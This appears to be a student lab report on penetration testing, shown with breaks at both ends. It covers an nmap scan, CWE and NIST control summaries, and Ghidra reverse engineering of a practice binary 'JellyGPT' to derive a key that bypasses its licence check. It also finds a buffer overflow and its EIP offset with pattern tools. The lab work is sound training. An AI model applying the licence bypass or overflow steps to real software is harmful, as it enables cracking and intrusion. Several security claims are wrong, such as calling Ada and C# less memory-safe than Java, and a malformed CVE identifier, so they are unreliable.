10000/tcp open  http       MiniServ 0.01 (Webmin httpd)
1 service unrecognized despite returning data. If you know the service/version, please submit the follo
wing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.91%I=7%D=12/9%Time=69383623%P=x86_64-pc-linux-gnu%r(NULL
SF:,28,"220\x20slax\.example\.net\x20FTP\x20server\x20ready\.\r\n")%r(Gene
SF:ricLines,28,"220\x20slax\.example\.net\x20FTP\x20server\x20ready\.\r\n"
SF:)%r(Help,1F8,"220\x20slax\.example\.net\x20FTP\x20server\x20ready\.\r\n
SF:214-The\x20following\x20commands\x20are\x20recognized\x20\(\*\x20⇒'s\x
SF:20unimplemented\)\.\r\n214-USER\x20\x20\x20\x20PASS\x20\x20\x20\x20ACCT
SF:\*\x20\x20\x20CWD\x20\x20\x20\x20\x20XCWD\x20\x20\x20\x20CDUP\x20\x20\x
SF:20\x20XCUP\x20\x20\x20\x20SMNT\*\x20\x20\x20\r\n214-QUIT\x20\x20\x20\x2
SF:0REIN\*\x20\x20\x20PORT\x20\x20\x20\x20PASV\x20\x20\x20\x20TYPE\x20\x20
SF:\x20\x20STRU\x20\x20\x20\x20MODE\x20\x20\x20\x20RETR\x20\x20\x20\x20\r\
SF:n214-STOR\x20\x20\x20\x20STOU\*\x20\x20\x20APPE\x20\x20\x20\x20ALLO\*\x
SF:20\x20\x20REST\x20\x20\x20\x20RNFR\x20\x20\x20\x20RNTO\x20\x20\x20\x20A
SF:BOR\x20\x20\x20\x20\r\n214-DELE\x20\x20\x20\x20MDTM\x20\x20\x20\x20RMD\
SF:x20\x20\x20\x20\x20XRMD\x20\x20\x20\x20MKD\x20\x20\x20\x20\x20XMKD\x20\
SF:x20\x20\x20PWD\x20\x20\x20\x20\x20XPWD\x20\x20\x20\x20\r\n214-SIZE\x20\
SF:x20\x20\x20LIST\x20\x20\x20\x20NLST\x20\x20\x20\x20SITE\x20\x20\x20\x20
SF:SYST\x20\x20\x20\x20STAT\x20\x20\x20\x20HELP\x20\x20\x20\x20NOOP\x20\x2
SF:0\x20\x20\r\n214\x20Direct\x20comments\x20to\x20root@slax\.example\.net
SF:\.\r\n")%r(SSLSessionReq,40,"220\x20slax\.example\.net\x20FTP\x20server
SF:\x20ready\.\r\n500\x20\x16\x03\x20not\x20understood\.\r\n")%r(SMBProgNe
SF:g,28,"220\x20slax\.example\.net\x20FTP\x20server\x20ready\.\r\n");
MAC Address: 00:50:56:AC:3D:54 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop
Service Info: OS: Unix
```

A further vulnerability found on 192.168.69.229 found that port 10000/tcp was open, this is a port used for webmin server management, however, is vulnerable to attacks. Such as webmin Arbitrary File Disclosure CVE Identifier: CVE-2006-3392, this attack consists of a flaw found in the web server that improperly validates the file path leading to an unauthenticated attacker to read files stored on the affected host. Resulting in a compromise of confidentiality.

A further vulnerability on this server can be exploited through port 80/tcp, this port is used for Apache HTTP. However, this is susceptible to attack Apache mod_proxy Heap Buffer Overflow CVE Identifier: CVE-2004-04. This attack exploits a flaw in the mod_proxy module of apache where an attacker can send a malicious HTTP header containing a negative content length. This negative causes the server to mismanage memory allocations and results in the web server crashing immediately. This denial-of-service attack compromises the availability and integrity of the webserver.

Vulnerability Types and Weaknesses

CWE-79 - Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') results in the loss of Confidentiality as the attacker is accessing private information within user cookies. Examples of weaknesses include CVE-2024-49038 which is an exploit in Microsoft copilot ai, which consists of Improper neutralization of input during web page generation leading to elevation of privilege over a network. Furthermore, CVE-2014-8958 has vulnerabilities in phpMyAdmin that allow remote authenticated users to inject arbitrary web script or HTML via a database, table, or column name that is improperly handled during rendering of the table browse page. To mitigate this, Convert untrusted input into a safe form where the browser treats it as data, not code. Finally, a technique to detect these attacks would be to run automated scanning of the running application to find reflective payloads.

CWE-787: Out-of-bounds Write results in the loss of Integrity as write operations cause memory corruption and, in some cases, modify control data to execute unexpected code. As well as Availability because accessing unauthorised memory can result in the system crashing. Examples include CVE-2025-27363, which is a vulnerability in FreeType software that if a malicious font is used, this can confuse the software causing it to crash or allow a hacker to take control of the program. Also, CVE-2023-1017 is also an out of bounds write vulnerability that affects the Trusted Platform Module, a dedicated chip inside of personal devices. This bug allows for a hacker to write 2 bytes of data at the end of a malicious command allowing them to view the contents. To mitigate these attacks, use languages like Java or Perl that manage memory automatically, rather than Ada or C#. Finally, to detect these exploits is to stress test code or Fuzzing. This process will hammer the code with random, weird or broken inputs, the code should run slow but never crash or give wrong answers.

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') results in a loss of Confidentiality since the SQL databases hold sensitive data, and Integrity as it is also possible to modify and delete information with the attack. An Example includes CVE-2023-32530 which is a flaw in Trend Micro Apex Central, which is a dashboard IT teams use to manage security across a network. This vulnerability allows a hacker to preform SQL injections that could lead to remote code execution; a hacker must first obtain authentication on the system first to perform these exploits. A further example is an exploit of BQE BillQuick Web Suite 2018 through 2021, this is also a SQL injection that allows a hacker to run remote code, this exploit however does not require authentication. To mitigate these attacks programmers should use tools to ensure separation between user input data and code. To detect these attacks, admins should use automated static analysis tools, which is a process where software is used to scan for bugs within the code.

CWE-352: Cross-Site Request Forgery (CSRF) exploit results in a loss of Confidentiality, Integrity, and Availability. This is because the vulnerability allows an attacker to trick the webs server with a spoofed request which is seen as authentic, leading to an exposure of data and the ability to for the attacker to execute code. An example of this is CVE-2004-1703, a flaw that allows an attacker to create a fake image tag in a comment under a user account that when viewed by an administrator, secretly follows a hidden instruction to create a new user account for the hacker. A further example of this is CVE-2004-1995, an exploit like CVE-2004-1703, where a user account is secretly created, however this method required the administrator to click a link usually sent in a phishing email. To mitigate these attacks web programmes should not be configured to use the GET command as this allows for an action to change key data with a simple web link. Instead, the POST method should be used as it isn't as easy to action. CSRF is difficult to detect using automated techniques, due to the nature of the attack using web links. Instead, manual analysis is required such as penetration testing to thoroughly ensure that appropriate mitigation is in place.

CWE-862: Missing Authorization is a weakness that results in the loss of Confidentiality due to the attacker being able to read sensitive data, Integrity as the attacker is also able to modify the sensitive data and Availability due to the attacker gaining unauthorised access to system resources and causing a denial of service. An example of this attack is CVE-2024-6845, which was a backdoor into OpenAI's chat bot ChatGPT that allowed for a WordPress plugin to freely retrieve the API key and decode it. A further example is CVE-2022-24730, where Argo CD a tool used to automate software updates can be tricked by a user with low level privileges to view files, they otherwise would not have permission to see. A mitigation technique is to divide system into separated areas, this reduces the surface area that in the event an attacker exploits the weakness, they are unlikely to see anything of value. A method of detection is checking the program prior to its roll out to ensure that that are no exploits available within the code.

CA-8 Penetration testing, this is where a hacker, with permission from the organisation, attempts to gain access to their systems or set of systems and will create a report for the organisation on areas for improvement.

PE-18 Location of System Components, States that the physical environment that the systems are in must be free or at least reduced of potential hazards, such as Flooding, fire, natural disasters or crime related attacks.

PE-3 Physical Access Control requires that secure areas such as server rooms are required to have a physical reinforced barrier that will prevent anyone without the need and permission to enter.


SC-5 is Denial of Service protection, this is designed to safeguard against Denial-of-service attacks, it requires implementation of mitigation such as increased capacity, bandwidth redundancy and packet filtering.

SI-10 Information Input Validation requires the checking of syntax to ensure validity. This ensures that formats and character limits match what is expected, preventing attacks such as SQL injection or XSS.

AT-2 is Security Awareness Training, this is the expectation that an organisation will provide basic security training to all system users, including managers and executives. In doing so will gravely reduce the number of social engineering attacks.

Reverse Engineering Exercise


JellyGPT is a basic AI chat bot, with an API activation element. Opening JellyGPT into Ghidra to view the decompiled code, the functions are listed along the left side. The key functions of the program are main, where the beginning of the program runs from.



```
__do_global_dtors_aux
__gmon_start__
__i686.get_pc_thunk.bx
__isoc99_scanf...
__libc_...
__x86.get_pc_thunk.b...
_dl_relocate_static_pie
_fini
_init
_start
atoi...
deregister_tm_clones
fflush...
fopen...
frame_dummy
fread...
fseek...
ftell...
FUN_08049020
getchar...
gets...
island_gardens
load_gpt_brain
main
memcpy...
pre_prompt
printf...
process_...
prompt_processing
```

Along with process_api_key, this is used to verify the users key. process_user_prompt, is used to handel the user inputs and print the outputs.

Starting with the main function, this is where the program will begin. From here it is possible to work backwards towards where the api key is called so that it is possible to see what checks are done to validate the key.




```
080497d9 b8 37 13        MOV        EAX,0x1337
         00 00
080497de eb 00           JMP        LAB_080497e0

                     LAB_080497e0                         XREF[4]:     080497b9(j), 080497c0(j),
                                                                       080497c7(j), 080497de(j)
080497e0 c9              LEAVE
080497e1 c3              RET

                     **************************************************************
                     *                          FUNCTION                          *
                     **************************************************************
                     undefined main(undefined4 param_1, undefined4 param_2)
       undefined         AL:1           <RETURN>
       undefined4        Stack[0x4]:4   param_1                   XREF[2]:     080497e2(*),
                                                                               08049806(*)
       undefined4        Stack[0x8]:4   param_2                   XREF[2]:     0804980b(R),
                                                                               08049863(R)
       undefined4        Stack[0x0]:4   local_res0                XREF[1]:     080497e9(R)
       undefined4        Stack[-0xc]:4  local_c                   XREF[1]:     08049890(R)
       undefined4        Stack[-0x14]:4 local_14                  XREF[1]:     080497f8(W)
       undefined4        Stack[-0x18]:4 local_18                  XREF[2]:     080497ff(W),
                                                                               0804984c(W)
       undefined4        Stack[-0x1c]:4 local_1c                  XREF[2]:     08049830(W),
                                                                               08049833(R)
       undefined1        Stack[-0x41c... local_41c                XREF[2]:     0804983d(*),
                                                                               08049852(*)
                     main                                 XREF[5]:     Entry Point(*),
                                                                       _start:08049176(*),
                                                                       _start:0804917c(*), 0804a3d8,
                                                                       0804a560(*)
080497e2 8d 4c 24 04     LEA        ECX=>param_1,[ESP + 0x4]
080497e6 83 e4 f0        AND        ESP,0xfffffff0
080497e9 ff 71 fc        PUSH       dword ptr [ECX + local_res0]
080497ec 55              PUSH       EBP
080497ed 89 e5           MOV        EBP,ESP
```

```
undefined4 main(int param_1,int param_2)

{
  int iVar1;
  undefined local_41c [1024];
  FILE *local_1c;
  size_t local_18;
  undefined4 local_14;
  undefined4 *local_c;

  local_c = &param_1;
  local_14 = 0;
  local_18 = 0;
  if (param_1 == 2) {
    if (**(char **)(param_2 + 4) == 'f') {
      local_1c = fopen("api.key","rb+");
      local_18 = fread(local_41c,1,1000,local_1c);
      process_api_key(local_41c);
    }
    else {
      process_api_key(*(undefined4 *)(param_2 + 4));
    }
    pre_prompt();
  }
  do {
    iVar1 = show_menu();
  } while (iVar1 != 0x1337);
  return 0x1337;
}
```


Viewing the function process_api_key, it is possible to see what checks are done to validate the API key. The function runs an if statement, that checks that every input inn each memory location is valid. Right away the if statement mandates the first few characters are “467xy” this is as it asks for only these characters in those positions. Following this, the if statement the memory gaps of 115-113 are not present, this means that they program ignores the value of this memory location. There for “abc” is entered in these positions as the input is not important.

Then the if statement asks that the following characters ascii sum in hex must be greater than 0xa8 or 96. So using 0 which is equal to 30m twice along with the number 8 equal to 38. Totalling 98 which is greater than the 96 that the if statement asks.



```
    }
  }
  if ((((user_input_buffer == '4') && (local_119 == '6')) && (local_118 == '7')) &&
     (((local_117 == 'x' && (local_116 == 'y')) &&
      ((sum_operation = (int)local_110 + (int)local_112 + (int)local_111, 0x96 < sum_operation &&
       (sum_operation < 0xa8)))))) {
    printf("\x1b[1;32m> Subscription API Key Validated!\n\x1b[0m");
    SUBSCRIPTION_VALIDATED = 1;
    return_value = 0x600d600d;
  }
  else {
    printf(
          "\x1b[1;31m> Incorrect Subscription API Key! The expected format is
          [123ab-cd456]\n\x1b[0m"
          );
    return_value = -0x452f4530;
  }
  return return_value;
}
```

This results in an API key of “467xyabc008”, when this API key is put into JellyGPT, the prompt “Subscripting API Key Validated!! Is now shown, meaning that the program is now activated.




```
┌──(kali㉿kali)-[~/pentest]
└─$ ./jellyGPT.x86
≻════════════════════════════════≺
≻══ GPT BRAIN: [EMPTY]
≻════════════════════════════════≺
≻══ 1. Activate Subscription
≻══ 2. Enter Prompt
≻══ 3. Exit
≻══
Option: 1
Enter API Key: 467xyabc008
> Subscription API Key Validated!
≻════════════════════════════════≺
≻══ GPT BRAIN: [EMPTY]
≻════════════════════════════════≺
≻══ 1. Activate Subscription
≻══ 2. Enter Prompt
≻══ 3. Exit
≻══
Option: D
```

Buffer Overflow Payload Review and Development


The aim of this task was to assess JellyGPT for memory vulnerabilities a successfully exploit them.

Firstly, the file command is used to assess the type of file, the result of this showed that JellyGPT is in fact a 32bit ELF executable file.




```
┌──(kali㉿kali)-[~/pentest]
└─$ file jellyGPT.x86
jellyGPT.x86: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, inte
rpreter /lib/ld-linux.so.2, BuildID[sha1]=b4702e5e7c39f960a220578fd171d65d8af6d90a, for GNU/Linu
x 3.2.0, not stripped
```

Then, using the strings command, the binary was inspected for unsafe functions. This resulted in the gets function, known for being vulnerable as it does not preform bounds checks on user input.




```
┌──(kali㉿kali)-[~/pentest]
└─$ strings jellyGPT.x86 |grep gets
gets
gets@GLIBC_2.0
```

To confirm this vulnerability, a large buff of 500 A characters was sent into the input field. The resulted in a SIGSEGV (Segmentation Fault), proving that the input bugger can overwrite the memory beyond the allocated space.




```
┌──(kali㉿kali)-[~/pentest]
└─$ ./jellyGPT.x86
═══════════════════════════
═══ GPT BRAIN: [EMPTY]
═══════════════════════════
═══ 1. Activate Subscription
═══ 2. Enter Prompt
═══ 3. Exit
═══
Option: 1
Enter API Key: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
> Incorrect Subscription API Key! The expected format is [123ab-cd456]
zsh: segmentation fault  ./jellyGPT.x86
```

To successfully exploit the vulnerability, the exact number of bytes needed to overwrite the instruction pointer (EIP) had to be found out. To do this, a unique pattern was generated using msf_pattern_offset.



```
EAX: 0×bad0bad0
EBX: 0×f7fa2ff4 ⟶ 0×21cd8c
ECX: 0×0
EDX: 0×f7fc2540 (0×f7fc2540)
ESI: 0×80498a0 (<__libc_csu_init>:      push   ebp)
EDI: 0×f7ffcb80 ⟶ 0×0
EBP: 0×25413425 ('%4A%')
ESP: 0×ffffcca0 ("A%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%U
A%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAsc
As2AsHAsdAs3AsIAseAs4AsJAs"...)
EIP: 0×6625414a ('JA%f')
EFLAGS: 0×10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
```

This resulted in an EIP of 0x6625414a which calculated the offset to be 282 bytes.




```
gdb-peda$ pattern_offset $eip
1713717578 found at offset: 282
gdb-peda$ 
```

Privilege Escalation in Linux


This exercise consisted of a network scan to find a system with a specific port open, gain access to that system, and then escalate the privilege so that the files of the local user could be viewed and amended.

The first task was to scan the network using nmap for open ports withing the scope. This result gave back 192.168.69.219 with the port 65000/tcp open. This would be the target.



